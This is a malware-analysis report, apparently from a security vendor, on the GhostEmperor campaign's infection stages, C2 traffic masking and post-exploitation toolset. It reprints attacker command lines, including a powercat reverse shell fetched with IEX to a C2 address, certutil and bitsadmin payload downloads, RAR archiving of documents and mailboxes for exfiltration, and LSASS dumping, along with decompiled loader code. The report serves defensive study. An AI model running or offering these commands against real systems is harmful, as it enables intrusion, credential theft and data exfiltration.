GhostEmperor's infection chain and post-exploitation toolset: technical details

This document provides a more thorough and in-depth technical analysis of the various stages in GhostEmperor's infection chain, as outlined in the blog post. In addition, we provide a section with a description of the post-exploitation tools leveraged by the actor, demonstrating how they were used with actual command lines issued by the operators during the attacks.

Stage 1: PowerShell Dropper

The installation of the rootkit and the malicious service is started by a BAT file. The BAT file is usually created under the C:\Windows\debug or C:\Windows\debug\wia directory, along with a PowerShell script. The script is an installer encrypted using AES, and the BAT file runs it through the following set of command lines:

```
PowerShell -ex Bypass C:\windows\debug\chrome.ps1 popmart123 >> C:\windows\debug\di.txt
ipconfig >> C:\windows\debug\di.txt
```

Error messages from the PowerShell script along with the victim's network information are logged in a text file under the same directory. The BAT file also provides a decryption key as an argument for the PowerShell script, allowing the attackers to hinder analysis because without the decryption key, it is not possible to view the later stages of the infection. We managed to identify a total of eight keys used by the attackers:

- systeminfo
- systeminfo123
- wudi520
- 1qaz2wsx
- 88d6804e
- Oi3noe1z
- popmart123
- qpalzmLLL

The decrypted script contains three encoded buffers. The first one is decoded and written to a DLL file, and a service is created to run it. The service is put in a group called 'MsGroup' or 'AuthSvcGroup'. We identified three such DLL names, with a matching service name for each one:

Service Name	DLL Path
MsMp4Hw	C:\Windows\System32\msmp4dec.dll
Msdecode	C:\ProgramData\Microsoft\Network\Connections\msdecode.dll
AuthSvc	C:\Windows\System32\AuthSvc.dll

GhostEmperor's infection chain and post-exploitation toolset: technical details

The remaining two buffers in the script are AES encrypted. They are decoded by the PowerShell script and written to two registry keys that are later decrypted and loaded by the DLL:

```
$svchostdata = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+AAAAA4fug
$svcname = 'MsMp4Hw';
$svcgroup = 'MsGroup';
$svcdesc = 'Microsoft hardware decode';
$svcdllpath = 'C:\Windows\System32\msmp4dec.dll';
$sregkey = 'Software\Microsoft';
$sregvalue = 'hiaudio';
$sregdata = 'sWBOaET/aaTZvQmvy7WbAHpyB40N1Ij/MtQ+imAtLTfdH+sorD8C1nYF/nv8N09BEUZW1bmz3zOhYqq38tiPn5KGyHM7y
$cregkey = 'Software\Microsoft';
$cregvalue = 'midihelp';
$cregdata = 'VrKnGp5hsvJlttmx9KgRKkSDd/E/KGP98+N7GrDaOHQzMqSpT0QSAf5GgmKks8nzLiBcGMaPm6fvbv5lFPxYjtbdCdX3n
$resetkey = 'SOFTWARE\Microsoft\{EAAB20A7-9B68-4185-A447-7E4D21621943}';

try{$svchostbin=$([System.Convert]::FromBase64String($svchostdata));}catch{ Write-Output "E0" ; exit;};
try{$sregbin=$([System.Convert]::FromBase64String($sregdata));}catch{ Write-Output "E1" ; exit;};
try{$cregbin=$([System.Convert]::FromBase64String($cregdata));}catch{ Write-Output "E2" ; exit;};
```

Encoded buffers in the decrypted PowerShell installer script

We found four registry key names that were created by the different PowerShell installers and contained encrypted buffers:

- HKLM\Software\Microsoft\hiaudio
- HKLM\Software\Microsoft\midihelp
- HKLM\Software\Microsoft\data
- HKLM\Software\Microsoft\update

In some cases, we also observed an uninstaller PowerShell script called uninstall.ps1 that is capable of self-killing and deleting all the artefacts previously created by the installer script. The uninstaller also requires a decryption key to run.

```
$sregkey = 'Software\Microsoft';
$sregvalue = 'data';
$cregkey = 'Software\Microsoft';
$cregvalue = 'midihelp';
$resetkey = 'SOFTWARE\Microsoft\{EAAB20A7-9B68-4185-A447-7E4D21621943}';

try{Remove-ItemProperty -Path $( "HKLM:\\" + $sregkey ) -Name $sregvalue -Force -ea stop;} catch{};
try{Remove-ItemProperty -Path $( "HKLM:\\" + $cregkey ) -Name $cregvalue -Force -ea stop;} catch{};
try{Get-ItemProperty -Path $( "HKLM:\\" + $resetkey ) -Name "Name" -ea stop;} catch{};
```

Decrypted uninstaller script removing registry keys

Stage 2: Service Loader

We identified two versions of the DLL service: one written in .NET and another in C++. The latter appeared both in an obfuscated and non-obfuscated form.

.NET version

The .NET variant is the most recent one we discovered, as it appears to have emerged only in March 2021. The internal name of this variant is SvchostSharp.dll, and we believe the compilation timestamp that suggests it was created in 2017 is fake. The purpose of this service is to decrypt the contents of the registry keys created by the previous stage and load the code stored in them:

```
string keyName = "HKEY_LOCAL_MACHINE\\" + Exec.REG_PATH.Trim().TrimEnd(new char[1]);
string valueName = Exec.REG_BIN.Trim().TrimEnd(new char[1]);
byte[] registry_content;
try
{
    registry_content = (byte[])Registry.GetValue(keyName, valueName, new byte[0]);
}
catch (Exception)
{
    registry_content = new byte[0];
}
if (registry_content != null && registry_content.Length != 0)
{
    byte[] decrypted_buffer;
    if (Win.Aes256Decrypt(Exec.GetID(), registry_content, out decrypted_buffer) == 0)
    {
        if (decrypted_buffer != null && decrypted_buffer.Length != 0)
        {
            result = Exec.BinIt(decrypted_buffer, 1U, ServiceName, ServiceDllPath);
        }
    }
```

Reading and decryption of code that resides in a registry key, as done by the .NET variant

The decryption key, however, is based on the GUID of the infected system. This means that the infection chain was tailored for this specific system, and it will not be possible to run the malware or retrieve the next stages in a different environment without knowing the decryption key beforehand.

```
string guidStr = (string)Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography", "MachineGuid", "");
if (guidStr != null && guidStr.Length > 0)
{
    Guid guid = new Guid(guidStr);
    byte[] guidByteArray = guid.ToByteArray();
    decryption_key = new byte[32];
    for (int i = 0; i < 32; i++)
    {
        decryption_key[i] = guidByteArray[i % guidByteArray.Length];
    }
    for (int j = 0; j < 32; j++)
    {
        decryption_key[j] = ~(decryption_key[j] ^ decryption_key[(j + 1) % 32]);
    }
    for (int k = 0; k < 16; k++)
    {
        byte b = decryption_key[k];
        decryption_key[k] = decryption_key[31 - k];
        decryption_key[31 - k] = b;
    }
}
```

Generation of a decryption key from the system's GUID

C++ Version

The C++ version has a similar purpose as the .NET variant – decrypt AES 256 encrypted data from a formerly written registry key and in turn execute it as position-independent code. This is done in order to stage the next component in the infection chain that serves as the malware's main user mode component.

In contrast to the .NET version, the C++ variant does not mandate that the encryption key used to obtain the next stage is based on the system's GUID. Instead, it looks for an internal configuration section that starts with the keyword 'Microsoft' and parses it to locate a hardcoded key. It is evident in the code that only if this hardcoded key is not provided, the malware turns to use the target's computer name as the key.

```
if ( *config_struct.aes_key && *&config_struct.aes_key[16] )
{
  *aes_key_blob.aes_key = *config_struct.aes_key;
  *&aes_key_blob.aes_key[16] = *&config_struct.aes_key[16];
}
else
{
  computer_name_size = 64;
  GetComputerNameA(computer_name, &computer_name_size);
  computer_name[computer_name_size] = 0;
  strlwr(computer_name);
  c_computer_name_size = computer_name_size;
  key = aes_key_blob.aes_key;
  for ( i = 0; i < 32; ++i )
  {
    ++key;
    key_byte = i + ~computer_name[i % c_computer_name_size];
    *(key - 1) = key_byte;
  }
}
```

Usage of a hardcoded AES key or a fallback key derived from the computer's name, as evident in the C++ variant

Stage 3: In-Memory Implant

The service loader aids the execution of a user mode payload in the memory of an svchost.exe process. This serves several purposes. Its main objective is to facilitate a communication channel with a C2 server and act as a client capable of retrieving and staging a payload for further execution. Written in C++, the client can be formed as an instance of one of multiple classes, each presenting a different feature or set of traits that constitute the nature of the communication channel. For example, the client is capable of operating over either HTTP or TLS protocols, supporting various authentication mechanisms like basic access authentication or Microsoft's Negotiate scheme.

The key capability of the client, though, is to mask traffic based on logic constituted by a Malleable C2 profile embedded within its configuration. Such profiles are a set of statements written in a custom language that is originally intended for consumption by servers and clients of the Cobalt Strike framework. Their purpose is to shape the exchanged requests and responses between the Cobalt Strike Beacon client and its server so that they appear as benign traffic and blend with the bulk of packets in the network, or otherwise appear as specific malware, in the case of a red team engagement or pen-testing scenario.

In the case of the user mode clients described here, a subset of the Cobalt Strike profile syntax that allows the creation of a specially crafted set of HTTP packets is supported. This makes it possible to parse a profile that resides within the HKLM\Software\Microsoft\midihelp registry key, formerly written there by the initial PowerShell dropper, using it in turn to mask the packets issued to and from the C2 as Amazon browsing traffic. This profile is publicly available on GitHub, and the malware supports[1] the following keywords and statements that allow its interpretation and processing:

- **set uri, set useragent:** specifies the URI and User-Agent fields used as part of an HTTP transaction between the client and server.
- **http-get, http-post:** types of HTTP transactions that can be customized. In other words, it is possible to shape the structure of HTTP GET and POST requests and responses in this malware.
- **client, server:** keywords that specify which side of the transaction to profile. For example, under a given http-post transaction it is possible to profile both packets sent from the client and those sent in response from the server. This indicates that such a profile can be consumed by both a client and a server component of the malware.
- **base64, prepend, append:** directive keywords that instruct how to form a data field passed in a transaction. As an example, for HTTP requests, a given string will be used as data that can then be encoded with Base64, prepended and appended with other strings as the arguments of the corresponding 'prepend' and 'append' keywords define. The resulting string can be then placed as either a header or a URI parameter.
- **metadata, query, cookie:** strings that can be shaped with the above directives.
- **parameter, header:** for each transaction, these keywords specify where to store their arguments – URI parameters or HTTP headers.

As is evident from the C2 profile syntax keywords specified above, the malware may process server mode configuration, thus possibly operating as one under a given configuration. This can be reinforced with additional communication logic found in the code that suggests the operators can configure the malware to run as a server. For example, one of the classes that handles communication over the TLS protocol contains a function that calls the AcceptSecurityContext API typically used on the server end of a TLS session. Additionally, the same class contains a function that allows the issuing of a self-signed certificate with the CertCreateSelfSignCertificate API, using the common name and organization as DigiCert.

[1] See full documentation on the syntax used by Cobalt Strike for Malleable C2 profiles: https://www.cobaltstrike.com/help-malleable-c2

```
if ( CertStrToName(
       X509_ASN_ENCODING,
       L"CN=DigiCert security,O=DigiCert Inc,C=US",
       CERT_X500_NAME_STR,
       0i64,
       pbData,
       Size,
       0i64)
  && (CryptAcquireContextW(
       &phProv,
       L"2019TZcontainer",
       L"Microsoft Enhanced Cryptographic Provider v1.0",
       1u,
       CRYPT_NEWKEYSET)
   || GetLastError() == 0x8009000F
   && CryptAcquireContextW(&phProv, L"2019TZcontainer", L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0)) )
```

Functionality used to create a self-signed certificate

Another interesting attribute of the communication is that data passed in the body of HTTP POST requests is embedded within one of three fake file formats, RIFF, JPEG or PNG, causing the packets to appear as images or audio files sent to the server. The format is chosen at random when building the packet, and its body is later appended to it. Due to the fact that we could not obtain a full communication flow with the server, we can only attest to some of the fields in the structure appended to these formats, as outlined below:

Offset	Field Size	Description
0x0	16 bytes	Random data inserted to the packet after it is encoded with the key in the next field
0x10	4 bytes	Key used to encode the whole packet using a simple XOR algorithm
0x14	8 bytes	Unknown
0x1C	2 bytes	Flags used to indicate if compression is applied on the payload in the packet. The used compression algorithm found in the code is LZO (Lempel-Ziv-Oberhumer)
0x1E	4 bytes	Unknown
0x22	4 bytes	CRC32 checksum of the encrypted payload
0x26	4 byte	Total length of the transmitted packet
0x2A	4 bytes	Length of the encrypted data
0x2E	4 byte	Length of the cleartext data (before encryption)
0x32	Varies	AES 256 encrypted payload data, the key is hardcoded

```
c_jpeg_packet_body_object_buffer = jpeg_packet_body_object->buffer;
if ( c_jpeg_packet_body_object_buffer )
  memset(c_jpeg_packet_body_object_buffer, 0, jpeg_packet_body_object->len);
jpeg_packet_body_object_buffer = jpeg_packet_body_object->buffer;
jpeg_packet_body_object_buffer->marker = 0xE0FFD8FF;
jpeg_packet_body_object_buffer->app0.szSection = htons(0x10u);
jpeg_packet_body_object_buffer->app0.App0Type = 'FIFJ';
jpeg_packet_body_object_buffer->app0.version = 0x100;
jpeg_packet_body_object_buffer->app0.units = 0;
jpeg_packet_body_object_buffer->app0.Xdensity = htons(1u);
Ydensity = htons(1u);
jpeg_packet_body_object_buffer->sof0.marker = 0xC0FF0000;
jpeg_packet_body_object_buffer->app0.Ydensity = Ydensity;
szSection = htons(0x11u);
jpeg_packet_body_object_buffer->sof0.precision = 8;
jpeg_packet_body_object_buffer->sof0.szSection = szSection;
jpeg_packet_body_object_buffer->sof0.X_image = 800;
jpeg_packet_body_object_buffer->sof0.nr_comp = 3;
jpeg_packet_body_object_buffer->sof0.Y_image = (packet_size + 799) / 0x320u;
jpeg_packet_body_object_buffer->scanStart.marker = 0xDAFF;
jpeg_packet_body_object_buffer->scanStart.szSection = htons(0xCu);
```

```
POST /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books?
sz=160x600&oe=oe=ISO-8859-1;&s=3717&dc_ref=http%3A%2F%2Fwww.amazon.com HTTP/1.1
Host: www.aftercould.com:443
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: */*
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Cache-Control: no-cache
Content-Length: 180

......JFIF..... .....-....
%j...x.....c.....S...Ny....4._....,....z5.A.....Sw2K....-...g..
$...LU#.....pL..b..|9...8f..ZJ.~.
```

Code used to generate a fake JPEG header and the resulting packet

It should be noted that other than the client logic, there is a lot of code at this stage that is intended to provide the malware with stealth or support the client's operation. For the former, this component decrypts and loads an embedded rootkit driver that is intended to hide malicious artefacts, as will be described in later sections of the report. For the latter, the malware initiates a thread to detect if the system runs through a proxy, its type and address using various means, namely by issuing a call to the InternetGetProxyInfo API from the jsproxy.dll library which retrieves the address of a proxy used while accessing a given URL. The URL specified for this resolution in the malware is hxxp://update.microsoft[.]com.

In addition, the malware contains functionality to manually load a PE image and invoke execution from its entry point. Though we could not obtain an actual payload from the C2 server, we assess that this functionality is used later on to stage an additional payload for execution, as described in the next section.

Stage 4: Remote Control Payload

Unfortunately, we were unable to obtain a full infection chain that would allow us to observe exactly how the payload is obtained by the former stage and directly invoked in memory. Having said that, the logs from our telemetry have shown that in multiple cases additional code was loaded into the memory address space of the svchost.exe process running the client code sometime after the initial infection. It was evident that the secondary in-memory loaded code was related to the client component, as both shared multiple proprietary C++ classes and the exact same obfuscation techniques, described in a later section of the report.

Additionally, in several cases we also managed to find the same secondary component in the form of a file on disk. This file is a DLL with some unusual traits, namely, its section table is stripped of names and it exports two functions: one has only an ordinal #1 and the other carries the atypical export name '__acrt_iob_func'. Moreover, the same file appeared using a similar naming convention across three targets as summarized in the table below.

MD5	Filename	Target's Country	First Seen
0BBFBA106FBB9E310330DC87C32CB6D1	memory_1441681343.dll	Afghanistan	13/01/2021 5:04:32
5E295FE0F63C81A549A73469F962293A	memory_50348796.dll	Ethiopia	01/08/2020 11:07:13
	memory_235862828.dll	Afghanistan	10/03/2021 5:05:16
	memory_1784500.dll	Thailand	03/08/2020 2:09:50

This component is built as a set of C++ classes that can be instantiated and used by another piece of code during run time. While we were unable to see the code that uses this DLL and invokes the logic within the classes, we were able to analyze several of them and understand their traits and behavior as standalone objects. The following is an outline of some of the key functionalities provided by the DLL through these classes.

Payload Injection and Console Control


A few of the classes we observed serve the primary purpose of injecting a payload to other processes on the machine. The target process can be an existing one, in which case it is winlogon.exe, or a newly created process in suspended state. In the latter case, the chosen image for the created process needs to be passed by the code invoking the injection, which we did not obtain. Such code will instantiate the C++ class conducting the injection and invoke the corresponding injection function by passing the path to the image of the created process as an argument.

The injection method is fairly straightforward and relies on creating a shared memory buffer between the source and target processes. The buffer is mapped using the NtCreateSection and NtMapViewOfSection APIs, allowing code and data to then be copied into it in the source process and having the same information reflected in the target process. In the case of winlogon.exe, since it is a Windows system process, the injecting code patches a flag in an OS version dependent offset within a structure resolved by the KernelBaseGetGlobalData function, as demonstrated here.

GhostEmperor's infection chain and post-exploitation toolset: technical details

The execution of a function within the remotely written buffer depends on the type of injected process. For winlogon.exe the injected payload will be initiated using the CreateRemoteThread API and for a newly created process the entry point of its executable image will be patched to conduct a jump to the payload, which will occur as soon as the process is resumed from its suspended state.

Each injected code is passed along with a pipe name that is then used to establish a duplex IPC communication channel to the injecting component. The latter has the capacity to issue commands or instructions to the injected payload and receive the outputs of their execution. The pipe's name scheme is \\.\pipe\CDP_CALLBACK_%d, where %d is replaced by a different numeric value for each injected payload.



The architecture used by the attackers to stage shellcode buffers in the winlogon.exe process in order to handle various remote control features

The injected payload is a position-independent code that serves a couple of purposes, the first of which is to create a console in the remote process and facilitate a channel to interact with it via the previously created named pipe. This is achieved through the following sequence of actions:

- Creation of a new console within the injected process using the AllocConsole API and adjusting its window resolution to 120 x 200.
- Getting handles to the console's input and output streams using the GetStdHandle API.
- Connecting to the named pipe which has its name passed along with the executing shellcode.
- Checking if there is data on the pipe using the PeekNamedPipe API and if so retrieving it to a buffer.
- The numeric value of the first byte in the obtained data determines the message's purpose:
  - If it's a 1, it means the client in the injecting process is requesting a line of the console's output. This is retrieved by using the console's output handle and iterating on its window output data along the Y axis (while X is set to 0). For each iterated coordinate a single output character is read at a time using the ReadConsoleOutputCharacterW API. The generated output buffer is then prepended with a data structure of type CONSOLE_SCREEN_BUFFER_INFO to convey the console's window dimension.
  - If it's a 2, the message is intended to pass input to the console and the first byte will be followed by the input buffer that is passed to the WriteConsoleInputW API.

kaspersky

Remote Desktop Control

Alternatively, the payload can be used to reflectively load a PE image that is hardcoded within the binary of the injecting DLL and used to control the desktop in the target machine. Such control is achieved by passing keyboard and mouse event inputs over the named pipe to the remotely loaded DLL and potentially retrieving screenshots as outputs with a refresh rate of one second.

The messages passed on the named pipe contain keystrokes and mouse cursor position data along with action codes that determine the nature of the passed input. The inputs are then used as arguments for the SendInput or SetCursorPos API functions that pass them to the desktop associated with the thread running the injected payload. The action codes that describe the purpose of the input are split to major and minor codes with the following designations:

Major Code	Minor Code	Description
1	-	Enable taking of screenshots as output
2	-	Disable taking of screenshots
3	-	Undetermined
4	512	Set the passed cursor position on the screen
	513,514,516,517	Set cursor position and pass one of the mouse events – MOUSEEVENTF_LEFTDOWN, MOUSEEVENTF_LEFTUP, MOUSEEVENTF_RIGHTDOWN and MOUSEEVENTF_RIGHTUP
	515	Set cursor position and pass left mouse button double click
	518	Set cursor position and pass right mouse button double click
	522	Set cursor position and pass mouse wheel event
	Other	Pass keyboard inputs
6	-	Initiate a thread to pass a press on special keystrokes (Shift, Control, Menu and Left Windows Key)
7	-	Terminate the special keystroke thread (i.e., the former press is released)
8	-	Undetermined

Execution of Arbitrary .NET Assemblies and Powershell Commands

Another capability exposed by a class in the payload DLL is the loading and execution of .NET assemblies during run time. As formerly described, the payload DLL runs in the context of svchost.exe, which is an unmanaged process. In order to support the load of a .NET binary, the code ought to load the .NET CLR runtime, initialize and start it. Then it is possible to use the AppDomain interface provided by it in order to load an assembly, resolve its entry point and invoke it. These stages were observed in the malware's code and are very close to the flow described here (see 'Instantiating the CLR' section).

When using the class that provides this capability the user can either pass a struct containing a custom assembly as an argument or load an embedded assembly that serves to execute PowerShell commands. The latter is decoded during run time and uses the .NET Pipeline class that is capable of executing enqueued PowerShell scripts. As can be seen in the code excerpt of this assembly below, an attacker-provided script is passed as an argument to a function named 'Exec' which then inserts it into the pipeline object and executes it, returning the result as an output.

```
public static string Exec(string Script)
{
    string result = "";
    if (PS.runspace != null)
    {
        try
        {
            Pipeline pipeline = PS.runspace.CreatePipeline();
            pipeline.Commands.AddScript(Script);
            Collection<PSObject> collection = pipeline.Invoke();
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject psobject in collection)
            {
                stringBuilder.AppendLine(psobject.ToString());
            }
            result = stringBuilder.ToString();
        }
        catch (Exception ex)
        {
            result = ex.Message;
        }
    }
    return result;
}
```

.NET code that can be invoked in order to support execution of PowerShell commands as part of the malware's payload

Filesystem Control

Finally, the payload DLL contains a class that provides the attackers with capability to retrieve information and conduct actions on the target's file system. As in the cases of the aforementioned classes, one of the functions invoked from the object instantiated from the class can retrieve a code and a corresponding argument and dispatch it to execute a particular file system action on the compromised host. The following is a summary of those codes and their functionality:

Code	Description
2,12,13,14	Undetermined
3	Provides a listing of all available drives in the system, their size and free space.
4	Retrieves file attributes as provided by the GetFileAttributesW API function for a given file.
5	Searches for a file with a given name within a specified directory. If a file is found, its full name, attributes, size and timestamps of creation, last access and last write are provided.
6,16	Moves a file or directory with its contents from a given source to a destination path using the MoveFileW API function.
7	Looks for a file or directory recursively from a given path and, if found, deletes it.
8	Creates a new directory with a given path using the CreateDirectoryW API.
9	Provides file size and timestamps retrieved with the GetFileTime API for a given file's path.
10	Searches for a file recursively from a given path and provides its creation time, last access time and last write time.
11	Write data to a given offset within a file.
15	Copies a file (using the CopyFileW API) or directory (using the SHFileOperationW API) from one path to another.
18	Executes a given file using the CreateProcessW API.
19	Attempts to retrieve a handle to a security token of another process given its PID and then uses the ImpersonateLoggedOnUser to impersonate the security context of that token's owner. This may be used to facilitate the execution of other operations that require privileges of a specific user.

Post-exploitation toolset & command details

In this section we describe in detail all the tools used by the attackers. We also document the command lines used during the campaign, where we were able to identify them.

The leveraged tools were used primarily to steal information from the infected system or spread further in the network. Most of them are legitimate or open-source tools, while some are custom made or not so well known. Below are some of the main tools we identified:

- **NBTscan**: A command line tool to scan a network for NetBIOS information, allowing the attackers to view loggedin users or IP addresses of other machines in the network. The NBTscan executable often appeared under the names 'nbt.exe' or 'nb8.exe'.
- **PsExec**: A command line tool that is part of the Sysinternals suite, allowing the attackers to execute processes on remote systems.
- **PsList**: A command line tool that displays running processes, and is part of the Sysinternals suite.
- **ProcDump**: A command line tool that is part of the Sysinternals suite, used to dump process memory. The attackers used this tool to dump the memory of the LSASS.exe process and steal passwords.
- **WinRAR**: The attackers exfiltrated sensitive files from the infected system, such as JPG images or Word documents and used the RAR.exe tool in order to compress them before uploading the data to the C2 server. To make sure the files are recent, the attackers provided a command line argument that checked if the files were created after a certain date.

```
rar.exe a -r -v200m -ta20201101000000 -n*.doc -n*.docx -n*.xlsx -n*.pdf -n*.txt -n*.jpg -n*.zip "C:\Windows\debug\
log.rar"
```

Similarly, this utility was used to archive and exfiltrate mailbox contents retrieved to a .pst file via the PowerShell New-MailboxExportRequest cmdlet. A password protected archive with these contents was generated with the command specified below.

```
rar.exe  a -r -n*.pst "$windir\debug\log.rar" -hpBaigong -y
```

- **Certutil, BITSAdmin**: Instead of relying on more common methods, the Certutil and BITSAdmin tools are used to download additional malicious scripts from the C2 servers to evade detection.

```
certutil.exe -urlcache -split -f hxxp://27.102.113[.]240/debug.txt C:\Windows\pla\debug.bat
```

GhostEmperor's infection chain and post-exploitation toolset: technical details

An interesting thing we noticed is that in one case the BITSAdmin tool downloaded an archive containing a PowerShell installer script from a legitimate website. The website belonged to a government entity from a country in South East Asia, which might have been compromised by GhostEmperor prior to this attack, as it hosted one of their malicious files.

```
bitsadmin  /transfer myDownLoadJob /download /priority normal "hxxp://[redacted]/1.zip" "C:\Windows\debug\wia\1.zip"
expand 1.zip sss.ps1
```

- **Cscript**: The cscript.exe utility executed Visual Basic scripts dropped by the attackers such as ListDomain.vbs, a VB script that dates back to 2012 and collects information about the domain or the workgroup of the infected machine.

```
' ListDomain.vbs v0.5
Option Explicit
On Error Resume Next
Dim VERSION
VERSION     = "ListDomain.vbs v0.5 Last Modify Date: 2012.12.17"

' the valid options supported by the script
CONST OPTION_ALL_DEFAULT            = "default"
CONST OPTION_ALL_INFORMATION        = "all"
CONST OPTION_ONLY_SERVER            = "server"
CONST OPTION_ALL_COMPUTER           = "computer"
CONST OPTION_ONLY_ADMIN             = "admin"
CONST OPTION_ALL_USER               = "user"
CONST OPTION_SHOW_USAGE             = "?"
```

ListDomain VB script

- **Schtasks**: Instead of running BAT files directly, the attackers scheduled a task (often called 'test' or 'test3'), ran it immediately with schtasks.exe and then deleted it.

```
schtasks  /create /tn "test3" /tr C:\Windows\debug\wia\h.bat /sc once /st 23:32:00 /ru "system"
schtasks  /run /tn "test3"
schtasks  /delete /tn "test3" /f
```

- **Powercat**: Powercat is an open-source tool written in PowerShell, and is meant to be an equivalent of the known networking utility NetCat. GhostEmperor's operators connected to the C2 servers using this tool.

```
powershell IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/
powercat/master/powercat.ps1');powercat -c 27.102.113[.]57 -p 443 -e cmd
```

GhostEmperor's infection chain and post-exploitation toolset: technical details

- **Ladon:** Ladon is an open-source tool that assists in lateral movement across a network, as it scans for open ports and detects devices that are exposed to certain vulnerabilities.
- **Mimikat_ssp**: Mimikat_ssp is an open-source custom tool based on the well-known Mimikatz application, with the aim of avoiding detection by antivirus solutions.
- **Get-PassHashes.ps1**: Get-PassHashes is a PowerShell script that is part of the open-source Nishang offensive security framework, and is intended to dump password hashes.
- **GetPwd**: A custom tool to dump passwords from memory that is based on the GetPwd open-source tool from Pudn.com.
- **Token.exe**: A custom tool that accepts a username and a filename as an argument, and runs the file with system privileges.